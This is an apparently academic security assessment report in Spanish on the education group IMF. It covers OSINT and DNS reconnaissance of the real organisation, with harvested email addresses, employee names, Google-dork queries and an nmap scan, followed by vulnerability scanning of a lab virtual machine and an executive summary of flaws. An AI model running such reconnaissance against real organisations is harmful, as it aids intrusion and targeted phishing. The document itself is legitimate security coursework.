



Informe de evaluación de riesgos de IMF (2024)

Autor: Pedro Oller Serrano

Entidad: IMF

05/01/2024

Introducción	3
Objetivo del informe.....	3
Alcance de la auditoría.....	3
Metodología.....	3
Tipo de auditoría.....	3
Limitaciones.....	3
Metodología.....	4
Reconocimiento pasivo o footprinting.....	4
Reconocimiento activo o fingerprinting.....	4
Escaneo de vulnerabilidades	4
Verificación manual.....	4
Escalada de privilegios.....	4
Análisis de seguridad de IMF	4
Reconocimiento pasivo	4
Reconocimiento activo	8
Verificación y escalada de privilegios.....	11
Informe ejecutivo	14
Estado de seguridad de la aplicación.....	14
Principales riesgos encontrados.....	14
Tabla resumen de vulnerabilidades.....	15
Informe técnico.....	16
Flags encontradas.....	35
Tabla resumen.....	35
Pruebas.....	35
Análisis de servicios en ejecución	39

Introducción

Objetivo del informe.

En primer lugar, el objetivo de este informe es realizar una auditoría de seguridad y recabar información mediante técnicas *OSINT* de la organización **IMF**.

En segundo lugar, debido a la criticidad de la organización se empleará una máquina virtual para identificar y clasificar aquellas vulnerabilidades que pueda llegar a tener, para ello, se emplearán las directrices de *OWASP*.

Alcance de la auditoría.

Para el análisis directo de la corporación **IMF**, solo se permiten técnicas *OSINT* y en cuanto a la fase de análisis, solo serán permitidas las fases de reconocimiento y escaneo.

En cuanto a la máquina virtual, se practicará un análisis completo de vulnerabilidades:

- Escaneo y comprobación de vulnerabilidades.
- Explotación de vulnerabilidades y escalada de privilegios.
- Análisis de todo tipo de servicios que se puedan llegar a encontrar (ftp, smb, telnet, james...)

Metodología.

Se empleará como modelo la metodología de *OWASP*, analizando los diez riesgos más críticos (Inyección (SQL, LDAP, XML...), Autenticación rota, exposición de datos sensibles, configuración de seguridad incorrecta, control de acceso defectuoso...). La auditoría se llevó a cabo de forma manual y con el uso de herramientas de escaneo automático como: Nmap, Burp Suite, Gobuster, Hashcat...

Tipo de auditoría.

Debido a que solo se conoce el nombre de la organización y no se tuvo acceso interno a la organización, se trata de una auditoría de *caja negra*.

Limitaciones.

Como consecuencia de la criticidad de la organización, se restringieron los escaneos contra los posibles servidores que se identificaran en el análisis *OSINT* y escaneo básico de puertos.

Metodología

Reconocimiento pasivo o footprinting.

Identificación de dominios y subdominios, IP, servidores públicos, información sobre empleados y posibles entradas en los registros DNS. Uso de herramientas para reconocimiento pasivo, como *Google hacking*, *whois*, *E-mail Hevarhesting*, *Recon-ng*...

Reconocimiento activo o fingerprinting.

Uso de herramientas para reconocimiento activo como un simple '*ping*' al dominio de **IMF** o la enumeración DNS con el comando *host*, *nslookup*, *Dnsrecom*... enumeración SMTP con herramientas como *Nmap* (aunque puede ser invasivo, por lo que no será testeado), uso de herramientas como *Nmap* o *Zenmap* para identificar puertos abiertos, versiones de SO, servicios expuestos en el servidor... Para comprender el alcance de la infraestructura.

Escaneo de vulnerabilidades

Para ello se emplearán herramientas como *Nmap*, *Burp Suite*, *Metasploit*, *Owasp Zap*... para poder encontrar vulnerabilidades como pueden ser inyecciones SQL, XSS...

Verificación manual.

Explotación de cada vulnerabilidad encontrada con el fin de confirmar si son falsos positivos o si realmente son una amenaza a tener en cuenta. Para ello, se empleará la herramienta de Metasploit.

Escalada de privilegios.

Una vez explotada la vulnerabilidad, se intentará conseguir acceso a áreas protegidas de la web o el servidor. Para ello, se empleará la herramienta de Metasploit.

Análisis de seguridad de IMF

Reconocimiento pasivo

En primer lugar, comenzaremos con una búsqueda rápida a la página principal y seguido, se hará uso de la técnica de búsqueda avanzada '*Google hacking*'. Para cada búsqueda se obtiene:

1. La organización **IMF** se dedica a la enseñanza postobligatoria, colaborando con empresas como 'Deloitte', 'Minsait', 'UCAV' ...
2. Ofrece programas de Máster, Experto, Curso, Grado universitario y FP-Ciclo Formativo.

3. Posible vulnerabilidad al encontrar un error 500 con la siguiente URL:
<https://catalogocorporate.imf.com/categorias/45>
4. Se encontró un subdominio: 'imf-formación.com/contacto', de aquí obtenemos la siguiente información de contacto:

Otros medios de contacto

- Escribenos: contacto@imf.com
- ¡Llama ahora!: [+34 913 64 51 57](tel:+34913645157)
- WhatsApp: [+34 651 93 52 20](tel:+34651935220)



Bolsa de Empleo y Prácticas

Contacto

Acceso Alumni

Becas y ayudas

Trabaja con nosotros

Profesores

Tecnología

Empresa y Recursos Humanos

Marketing y comunicación

Educación

Salud

Derecho y Asuntos Públicos

Blog IMF

Recursos Humanos Hoy

Blog PRL

Blog tecnología

Blog de Marketing

Blog MBA

IMF España

IMF Madrid (central): 91 364 51 57

IMF FP Madrid: 91 021 31 68

ESESA Málaga: 952 071 451

Capitol (Valencia): 963 517 177

IMF Internacional

IMF Ecuador: (+593-2) 246 70 58

5. Se observa que no trabaja únicamente en España, sino que es internacional. Además, de obtener todas sus redes sociales. En el directorio de 'profesores', obtenemos una gran cantidad de usuarios que trabajan en dicha empresa o son colaboradores y que podrían ser posible vectores de entrada.
6. Una vez encasillada la empresa, algunos trabajadores y el alcance que tiene, pasamos a hacer un estudio más detallado con 'Google hacking'.
 - a. Se buscan archivos de configuración: *site:imf.com filetype:conf* (ini, env,). No se encontró nada.
 - b. Contraseñas: *site:imf.com filetype:txt intext:"password"*. No se encontró nada.
 - c. Archivos SQL expuesto: *site:imf.com filetype:sql "create table"*. No se encontró nada.
 - d. Páginas de administración expuestas: *site:imf.com inurl:admin*. No se encontró nada.
 - e. Direcciones IP expuestas: *site:imf.com inurl:"ip"*. No se encontró nada.
 - f. Servidor expuesto: *site:imf.com intitle:"Apache Server"*. No se encontró nada.
 - g. Buscar direcciones de correo: *site:imf.com @imf.com*. No se encontró nada.

- h. Búsqueda de servidores web: *site:imf.com inurl:server "Apache"*. Solo se encontró el subdominio 'Bibliotecavirtual.imf.com'.

Se intentó con bastantes más pero no se encontró nada interesante. Como, por ejemplo: *'site:imf.com "START test_database" ext:log+'*, *'site:imf.com inurl:pastebin intitle:mastercard'*, *'site:imf.com intitle:"Index of /confidential"'*, *'site:imf.com intext:"userfiles" intitle:"Index Of" site:.com.'*

7. Como no se encontró nada interesante con las técnicas de 'Google Hacking', pasamos a ejecutar 'Whois', obteniendo la siguiente información:

```
(kali@kali)~$ whois imf.com
Domain Name: IMF.COM
Registry Domain ID: 58647_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.dinahosting.com
Registrar URL: http://www.dinahosting.com/dominios
Updated Date: 2018-06-30T01:00:37Z
Creation Date: 1995-06-30T04:00:00Z
Registry Expiry Date: 2028-06-29T04:00:00Z
Registrar: Dinahosting s.l.
Registrar IANA ID: 1262
Registrar Abuse Contact Email: abuse-domains@dinahosting.com
Registrar Abuse Contact Phone: +34.981040200
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS.GESTIONDECUENTA.COM
Name Server: NS2.GESTIONDECUENTA.COM
Name Server: NS3.GESTIONDECUENTA.COM
Name Server: NS4.GESTIONDECUENTA.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2024-12-30T17:36:25Z <<<
```

Muy poco interesante, la mayoría está en 'Redacted by Privacy'.

8. Ahora, proseguimos haciendo uso de la herramienta 'harvester' obteniendo la siguiente información (Linkedin, Google... están capadas) para Yahoo:

```
[*] No IPs found. IHTB
[*] Emails found: 187
aauclair@imf
abarakjas@imf
afeweb@imf
agadirli@imf
aghos@imf
aismail@imf
ajobst@imf
akiat@imf
akose@imf
amadlen.ullmann@imf
amyrvoda@imf
apescatori@imf
aroitman@imf
arossi@imf
ashahmoradi@imf
aspilimbergo@imf
atbreception@imf
atermartirosyan@imf
awerner@imf
ayoshinaga@imf
bhunt@imf
bjoshi2@imf
bli2@imf
brother@imf
callard@imf
caselli,fcaselli@imf
celkhoury@imf
communityrelations@imf
coner@imf
cpapageorgiou@imf
cpattillo@imf
csimpson-bell@imf
ctoffano@imf
dcoe@imf
dfurceri@imf
dkovtun@imf
dlaxton@imf
dleigh@imf
dlombardo@imf
dmuir@imf
dsandri@imf
dseneviratne@imf
dunsal@imf
emavroeidi@imf
enier@imf
eprasad@imf
eroos@imf
fbornhorst@imf
lricci@imf
lschumacher@imf
lzhang2@imf
mandrle@imf
mbolhuis@imf
mcihak@imf
mdobler@imf
meetingsregistration@imf
mfarid@imf
mhadzivaskov@imf
mhussain@imf
mkeen@imf
mkortelainen@imf
mkumhof@imf
mmoore@imf
mopokuafari@imf
mpapaioannou@imf
mruta@imf
msavastano@imf
nabidi@imf
nepstein@imf
nhansen@imf
njassaud@imf
nsugimoto@imf
oadedeji@imf
oapl@imf
onedelescu@imf
pbains@imf
pkhandelwal@imf
pkhera@imf
pkoeva@imf
ploungani@imf
pmadrid@imf
pmishra@imf
pndiaye@imf
publicaffairs@imf
publicationpolicy@imf
publications@imf
rbaqir@imf
rcraig@imf
rdemoaij@imf
rherrala@imf
rlalonde2@imf
rportilloocando@imf
rr-alb@imf
rr-kos@imf
rr-sgp@imf
rr-tza@imf
rsahay@imf
rturk@imf
sahmed@imf
sarlsanalp@imf
sbarnett@imf
sarlsanalp@imf
sbarnett@imf
sclaessens@imf
secministerialmeetings@imf
smalik2@imf
smenguc@imf
smitra@imf
smursula@imf
sng@imf
snowak@imf
sogawa@imf
spanth@imf
spiao@imf
ssakha@imf
ssnudden@imf
swei@imf
tadrian@imf
talleyne@imf
tcc@imf
tchoi@imf
tdowling@imf
tlan@imf
tmogues@imf
tpoghosyan@imf
tsaadisedik@imf
vchau@imf
vrutledge@imf
wbossu@imf
wlian@imf
wliao@imf
xtang@imf
ykim9@imf
ywu2@imf
yzhang@imf
[*] Hosts found: 23
3dorg.imf.imf
archivescatalog.imf
ccamtac.imf
cdot.imf
climatedata.imf
data.imf
datahelp.imf
dsbb.imf
extauth.imf
ieo.imf
imfcourse.imf
infrastructuregovern.imf
mail.imf
mediacenter.imf
meetings.imf
plunet.imf
```

9. Recolectamos más información mediante ‘Shodan’:

Product Spotlight: We've Launched a new API for Fast Vulnerability Lookups. Check out [CVEDB](#)

193.219.98.44

mail.mail-imf.com
GamerDating Ltd
United Kingdom, London

starttls

SSL Certificate

Issued By:
|- Common Name:
E6

|- Organization:
Let's Encrypt

Issued To:
|- Common Name:
mail.mail-imf.com

Supported SSL Versions:
TLSv1.2, TLSv1.3

220 mail.mail-**imf.com** ESMTP Postfix
250-mail.mail-**imf.com**
250-PIPELINING
250-SIZE 15728640
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITIME
250 DSN

193.219.98.44

mail.mail-imf.com
GamerDating Ltd
United Kingdom, London

starttls

SSL Certificate

Issued By:
|- Common Name:
E6


|- Organization:
Let's Encrypt

Issued To:
|- Common Name:
mail.mail-imf.com


Supported SSL Versions:
TLSv1.2, TLSv1.3

220-mail.mail-**imf.com** ESMTP Postfix
220 mail.mail-**imf.com** ESMTP Postfix
250-mail.mail-**imf.com**
250-PIPELINING
250-SIZE 15728640
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITIME
250 DSN


10. Para conseguir más información de empleados (a parte de la encontrada al inicio) se hará manualmente con ‘Google hacking’ ya que ‘harvester’ es inútil actualmente. Para ello empleamos ‘site:linkedin.com intitle: "imf"', obteniendo:

 LinkedIn
https://es.linkedin.com › in › flecuona


Francisco Javier Lecuona Hernández - IMF Smart Education
Director RR. HH. Director Cumplimiento Normativo (Compliance) | Potenciando el talento humano, asegurando el cumplimiento y fomentando un entorno laboral seguro. · ¿Quieres que ...
Cargo: Director RR. HH. ■ Director ... Ubicación: Aperitivos Snack

 LinkedIn
https://es.linkedin.com › in


José Luis Sánchez-Redondo - Asesor académico - IMF ... - LinkedIn
Responsable de Equipo de Orientación en IMF Smart Education/ Escuelas de Asuntos Públicos, Derecho y RRHH · Asesor especialista para el desarrollo de profesionales y de negocios, con ...
Cargo: Responsable de Equipo de ... Ubicación: IMF Business School

 LinkedIn Ecuador
https://ec.linkedin.com › in › gustavostruve

Gustavo Struve A. - Docencia - IMF Smart Education | LinkedIn
Emprendedor, Docente y Consultor. Con experiencia en planificación estratégica, operaciones, unidades de gestión clínica, marketing, formación profesional y plan de negocio. ...
Cargo: Emprendedor, Docente y ... Ubicación: IMF Smart Education

 LinkedIn Ecuador
https://ec.linkedin.com › in › carla-cevallos-medico

Carla Cevallos - SSA - Coordinador académico - IMF Smart ...
Jefe de Seguridad, Salud y Ambiente en Laboratorios Bagó del Ecuador · Hola soy Carla y me apasiona el trabajar por la seguridad, salud y el bienestar de las personas. Así como la sostenibilidad y el medio ambiente.
Soy Médica Cirujana, especialista en Medicina del Deporte con una maestría en Seguridad y Prevención de Riesgos del Trabajo, actualmente ...

 LinkedIn
https://es.linkedin.com › in › fernando-mateo

Fernando Mateo - Vice Chairman & CEO - IMF Smart Education
My experience includes: Partner at EY, Managing Director - Technology Consulting Division at INDRA SYSTEMS, Founder & CEO at AVANTICS, and Country Lead (Spain & Portugal) at ...
Cargo: CEO | Higher Education | ... Ubicación: IMF Smart Education

Con el uso de estas herramientas hemos conseguido, correos electrónicos, nombres de empleados, información del dominio de **IMF.com** y alcance de la organización.

Reconocimiento activo

Para el reconocimiento activo procederemos con los siguientes pasos:

1. ‘host’ del dominio principal para conseguir la ip:

```
(kali@kali)-[~]  
$ host imf.com  
imf.com has address 82.98.160.177  
imf.com mail is handled by 10 imf-com.mail.protection.outlook.com.
```

Luego la ip del dominio es: **82.98.160.177**.

2. Seguimos con la enumeración DNS para ello comenzamos empleando *DNSrecon* y obtenemos los siguientes dominios:

```
(kali@kali)~$ dnsrecon -d imf.com
[*] std: Performing General Enumeration against: imf.com...
[-] DNSSEC is not configured for imf.com
[*] SOA ns.dinahosting.com 185.192.220.10
[*] NS ns4.gestiondecuenta.com 185.192.223.50
[*] NS ns2.gestiondecuenta.com 185.192.221.50
[*] NS ns3.gestiondecuenta.com 185.192.222.50
[*] NS ns.gestiondecuenta.com 185.192.220.50
[*] MX imf-com.mail.protection.outlook.com 52.101.68.10
[*] MX imf-com.mail.protection.outlook.com 52.101.68.32
[*] MX imf-com.mail.protection.outlook.com 52.101.73.19
[*] MX imf-com.mail.protection.outlook.com 52.101.73.28
[*] A imf.com 82.98.160.177
[*] TXT _dmarc.imf.com v=DMARC1; p=reject; rua=mailto:dmarc_rua@imf.com, ruf=mailto:dmarc_ruf@imf.com, adkim=r; aspf=r; fo=1; pct=100;
[*] Enumerating SRV Records
[+] SRV _sipfederationtls._tcp.imf.com sipfed.online.lync.com 52.112.127.17 5061
[+] 1 Records Found
```

Hacemos otra enumeración de DNS pero esta vez con *DNSenum* y obtenemos los de *DNSrecon* más otros 20:

imf.com				
Host's addresses:				
imf.com.	300	IN	A	82.98.160.177
Name Servers:				
ns.gestiondecuenta.com.	140	IN	A	185.192.220.50
ns3.gestiondecuenta.com.	279	IN	A	185.192.222.50
ns4.gestiondecuenta.com.	286	IN	A	185.192.223.50
ns2.gestiondecuenta.com.	156	IN	A	185.192.221.50
Mail (MX) Servers:				
imf-com.mail.protection.outlook.com.	10	IN	A	52.101.68.5
imf-com.mail.protection.outlook.com.	10	IN	A	52.101.68.25
imf-com.mail.protection.outlook.com.	10	IN	A	52.101.73.30
imf-com.mail.protection.outlook.com.	10	IN	A	52.101.68.32

```
Brute forcing with /usr/share/dnsenum/dns.txt:

autodiscover.imf.com.          300    IN      CNAME    autodiscover.outlook.com.
autodiscover.outlook.com.      52     IN      CNAME    atod-g2.tm-4.office.com.
atod-g2.tm-4.office.com.       14     IN      CNAME    autod.ms-acdc-autod.office.com.
autod.ms-acdc-autod.office.com. 3       IN      A        52.96.9.8
autod.ms-acdc-autod.office.com. 3       IN      A        52.96.222.184
autod.ms-acdc-autod.office.com. 3       IN      A        52.96.122.56
autod.ms-acdc-autod.office.com. 3       IN      A        52.96.165.184
dev.imf.com.                   300    IN      A        82.98.139.240
mail.imf.com.                  300    IN      CNAME    mail.office365.com.
mail.office365.com.            300    IN      CNAME    outlook.office365.com.
outlook.office365.com.         45     IN      CNAME    ooc-g2.tm-4.office.com.
ooc-g2.tm-4.office.com.        56     IN      CNAME    outlook.ms-acdc.office.com.
outlook.ms-acdc.office.com.     44     IN      CNAME    LYH-efz.ms-acdc.office.com.
LYH-efz.ms-acdc.office.com.     2      IN      A        52.96.173.146
LYH-efz.ms-acdc.office.com.     2      IN      A        52.96.87.226
LYH-efz.ms-acdc.office.com.     2      IN      A        52.96.181.34
LYH-efz.ms-acdc.office.com.     2      IN      A        52.96.70.242
news.imf.com.                  300    IN      A        82.98.154.109
secure.imf.com.                300    IN      A        82.98.134.118
www.imf.com.                   300    IN      A        82.98.160.177

imf.com class C netranges:

82.98.134.0/24
82.98.139.0/24
82.98.154.0/24
82.98.160.0/24

1 HTB

Performing reverse lookup on 1024 ip addresses:

0 results out of 1024 IP addresses.

for browser

imf.com ip blocks:

done.
```

Algunos de ellos como ‘dev.imf.com’, no son de ‘IMF Smart Education’, son de ‘IMF International Monetary Fund’

3. Finalmente, realizamos un escaneo básico de puertos a la ip de **IMF**:

```
(kali@kali)-[~]
$ nmap -Pn 82.98.160.177
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-30 17:27 EST
Nmap scan report for d392.dinaserver.com (82.98.160.177)
Host is up (0.17s latency).
Not shown: 825 closed tcp ports (reset), 163 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
```

Así, hemos obtenido los puertos y servicios abiertos de la ip: 82.98.160.177


Verificación y escalada de privilegios

Para esta parte del estudio ya damos por finalizado el análisis de seguridad directo a **IMF** y pasamos al análisis de seguridad de la máquina virtual proporcionada. Para ello, comenzaremos con el escaneo de puertos, los servicios y versiones de la máquina virtual. Usaremos *Nmap*:

```
(root@kali)-[/home/kali]
# nmap -Pn -p- -sV 192.168.1.57
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 08:24 EST
Nmap scan report for 192.168.1.57
Host is up (0.00020s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         JAMES smtpd 2.3.2.1
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
110/tcp   open  pop3         JAMES pop3d 2.3.2.1
119/tcp   open  nntp         JAMES nntpd (posting ok)
4555/tcp  open  james-admin  JAMES Remote Admin 2.3.2.1
MAC Address: 08:00:27:8A:57:F8 (Oracle VirtualBox virtual NIC)
Service Info: Host: ubuntu; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 15.16 seconds
```

Nmap nos arroja un total de 7 puertos abiertos, todos ellos con protocolo '*TCP*'. A través del puerto 80, con el servicio '*http*' se aloja la siguiente página web:



Seguido, realizamos un escaneo básico de vulnerabilidades con *Nmap* y la sentencia '*script vuln*' obteniendo las siguientes vulnerabilidades:

```

# nmap -Pn -p- 192.168.1.57 --script vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 08:40 EST
Nmap scan report for 192.168.1.57
Host is up (0.00088s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
80/tcp    open  http
| http-slowloris-check:
|_ VULNERABLE:
|   Slowloris DOS attack
|   State: LIKELY VULNERABLE
|   IDs: CVE:CVE-2007-6750
|   Slowloris tries to keep many connections to the target web server open and hold
|   them open as long as possible. It accomplishes this by opening connections to
|   the target web server and sending a partial request. By doing so, it starves
|   the http server's resources causing Denial Of Service.
|
|_ Disclosure date: 2009-09-17
|_ References:
|   http://ha.ckers.org/slowloris/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http-csrf:
|_ Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.57
|_ Found the following possible CSRF vulnerabilities:
|
|   Path: http://192.168.1.57:80/login_1/
|   Form id:
|   Form action: index.php
|
|   Path: http://192.168.1.57:80/login_1/index.php
|   Form id:
|   Form action: index.php
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-enum:
|   /robots.txt: Robots file
|_ /uploads/: Potentially interesting folder
110/tcp   open  pop3
119/tcp   open  nntp
4555/tcp  open  rsip
MAC Address: 08:00:27:8A:57:F8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 324.97 seconds

```

En este escaneo básico obtenemos posibles vulnerabilidades como: vulnerabilidad basada en la técnica *slowloris* de DDOS, vulnerabilidad a CSRF (Cross Site Request Forgery) y posibles rutas sensibles como <http://192.168.1.57/uploads>.

Comprobamos que sea realmente vulnerable a CSRF, para ello, en la ruta http://192.168.1.57/login_1/ comprobamos que el formulario contenga *tokens CSRF*:

```

<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <title>Login Seguro 1</title>
  </head>
  <body>
    <script>
      ...
      function funcion_login(){
        if (document.form.password.value=='supersecret' &&
            document.form.login.value=='admin'){
          document.form.submit();
        }
        else{
          alert("Usuario y/o contraseña incorrectos");
        }
      }
    </script>
    <form name="form" action="index.php" method="post"> <input type="password" value="supersecret" /> <input type="text" value="admin" /> <input type="submit" value="Login" /> </form>
  </body>
</html>

```

Como se observa, no hay ningún tipo de *token*, luego no tiene protección contra CSRF y el navegador enviaría las cookies de sesión con la solicitud. Aun así, comprobamos con ‘OWASP ZAP’ obteniendo nuevas vulnerabilidades de la web:

Alerts (11)

Absence of Anti-CSRF Tokens

Content Security Policy (CSP) Header Not Set (9)

Missing Anti-clickjacking Header (6)

Weak Authentication Method

Server Leaks Version Information via "Server" HTTP Response Header Field (13)

X-Content-Type-Options Header Missing (9)

Authentication Request Identified

GET for POST

Information Disclosure - Suspicious Comments (2)

Modern Web Application (2)

User Agent Fuzzer (36)

Alerts 0 4 2 5 Main Proxy: localhost:8080

Gracias a la cual obtenemos la siguiente información de CSRF:

Description:

No Anti-CSRF tokens were found in a HTML submission form.

A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast,

Other Info:

No known Anti-CSRF token [anticsrf, CSRFTOKEN, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret, __csrf_magic, CSRF, _token, _csrf_token] was found in the following HTML form: {Form 1: "login" "password"}.

Solution:


Phase: Architecture and Design

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, use anti-CSRF packages such as the OWASP CSRFGuard.

Reference:

Es decir, se concluye lo que ya habíamos descubierto, al no contener *tokens CSRF* es vulnerable a este tipo de ataque. También se obtiene el siguiente mapa de las rutas de la web:



Con toda esta información **inicial**, de puertos, servicios, versiones, la existencia de una página web y el escaneo básico de vulnerabilidades, más la búsqueda (durante el informe técnico) de vulnerabilidades e información de forma más exhaustiva de cada servicio y versión. Se redacta un informe ejecutivo y técnico, finalizando con una tabla resumen de las *'flag's'* y un resumen de las pruebas de obtención de cada una.

Informe ejecutivo

Estado de seguridad de la aplicación.

La **seguridad** de la aplicación es **baja** debido a la presencia de vulnerabilidades críticas como *command injection*, *acceso anónimo FTP*, *capacidad de captura de credenciales*, *exposición de información sensible en el código*, *uso de credenciales predeterminadas (root:root)*, *acceso al servidor james*, *creación de un Shell Remoto*, *escala de privilegios (CVE-2017-16995)*, *vulnerabilidad XSS*, etc.

Principales riesgos encontrados.

- *Command injection*: La web permite la inyección de comandos en el sistema operativo de la máquina virtual. Permite al atacante robar todo tipo de datos, ejecutar diferentes ataques como la instalación de malware o el control remoto del sistema.
- *Acceso no autorizado*: puede desembocar en una pérdida del control sobre los sistemas afectados, robo de información confidencial, zona cero de movimientos laterales dentro de la organización.
- *Reflected XSS*: Si el usuario visita la URL construida por un atacante, entonces el script del atacante se ejecutará en el navegador del usuario.
- *Exposición de información sensible*: robo de información, ataques dirigidos ya que se filtran rutas de directorios.

- *Daño de reputación:* Con el robo de información, la capacidad de hacer un ataque de denegación de servicios y de comprometer los sistemas, puede conllevar a una pérdida de confianza por parte de los clientes. Además, consecuencias graves legales y regulatorias.
- *Robo de credenciales:* lo que permite el acceso de cualquier atacante mediante el usuario y contraseña del auténtico usuario.

Tabla resumen de vulnerabilidades.

Vulnerabilidad	Criticidad	Estado	Recomendación
Command injection	Crítica	Abierta	Validar y sanitizar todas las entradas de los usuarios para evitar la ejecución maliciosa de comandos.
Acceso anónimo FTP	Alta	Abierta	Deshabilitar el acceso FTP anónimo.
Enumeración de directorios	Media	Abierta	Configurar el servidor web para prevenir la enumeración de directorios.
Exposición de información en archivos 'robots.txt'	Baja	Abierta	Limitar su acceso a motores de búsqueda.
